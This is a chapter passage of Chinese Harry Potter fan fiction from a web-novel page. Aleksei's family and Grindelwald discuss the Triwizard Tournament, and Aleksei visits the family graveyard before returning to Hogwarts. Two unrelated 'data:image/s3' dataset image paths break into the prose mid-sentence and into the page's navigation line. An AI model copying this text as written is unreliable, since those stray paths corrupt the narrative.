    安娜斯塔西娅却轻轻叹了口气,优雅的眉宇间染上一丝忧虑:“话是这么说,鲍里斯。但我总有些不放心。三强赛……会把很多外来者带进霍格沃茨。其他学校的学生和教授,还有随之而来的记者、官员……” 她的目光若有似无地扫过旁边正欣赏着夜色的格林德沃,“人多眼杂。而且,你知道的,外面现在不太平。世界杯上的事情,还有那个逃犯……我担心,会不会有不好的东西,趁机混进去。” 她的担忧切实而具体,源自一位母亲和祖母的保护本能,以及对黑暗势力复苏的敏锐感知。


    这时,一直沉默品茶的格林德沃——盖尔曼——轻笑了一声,声音在夜风中显得有点飘忽。他转回头,镜片后的眼神带着一种毫不掩饰的、居高临下的淡漠:“要我说,这就是一场无聊的、被过度包装的跨学校运动会。把几个未成年的学生推到台前,进行一些看似危险实则被严格控制的‘挑战’,满足大众对英雄叙事的廉价渴望,顺便让老古董们重温一下所谓的‘国际友好’。” 他撇了撇嘴,语气里的不屑与他在纽蒙迦德评价伏地魔“幼稚”时如出一辙。“不过,”他话锋微转,看向阿列克谢,“如果你志在参与这种……‘集体游戏’,以你的能力,应付那些预设好的关卡,应当绰绰有余。只是别指望从中获得什么真正的‘成长’,除了或许一点虚名和育儿读物级别的‘勇气’褒奖。”


    露台上陷入了短暂的沉默,只有远处森林传来的、不知名夜鸟的啼叫,以及风穿过白桦林叶片的沙沙声响,仿佛大自然也在聆听与思考。


    许久,阿列克谢深吸了一口带着松香与凉意的空气,缓缓开口:“我需要再想想。在回到霍格沃茨,亲眼看到火焰杯,感受到那里的气氛之前……我还不能决定。”


    “当然,你有充足的时间权衡。”安娜斯塔西娅的声音恢复了往日的温柔与坚定,她伸出手,轻轻拍了拍孙子的手背,“而且,无论你最终做出怎样的选择,记住——”她的手臂划过一个优雅的弧线,将身后的庄园、眼前无垠的黑暗森林,以及这片他们世代守护的土地都囊括其中,“扎瑞亚,永远是你的后方,你的锚点。这里的大门,永远为你敞开。”


    假期最后一天,阿列克谢独自去了家族墓园。它位于庄园东侧的一片空地上,没有阴森的气氛,只有简洁的石碑和常年不败的魔法花朵。弗瑞斯特家族的历代成员都安息于此,墓碑上刻着家族徽章:扎根冻土、头顶星辰的白桦林。


    远处,庄园的灯火渐次亮起。明天,他将返回霍格沃茨,踏入六年级,踏入三强争霸赛的喧嚣,踏入魂器搜寻的阴影,踏入格林德沃与邓布利多重逢的戏剧性时刻。


    而此刻,在西伯利亚夏末的微风中,阿列克谢·弗瑞斯特只是静静地站着,让扎瑞亚的宁静沉入心底,成为未来风暴中那个不会动摇的坐标。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)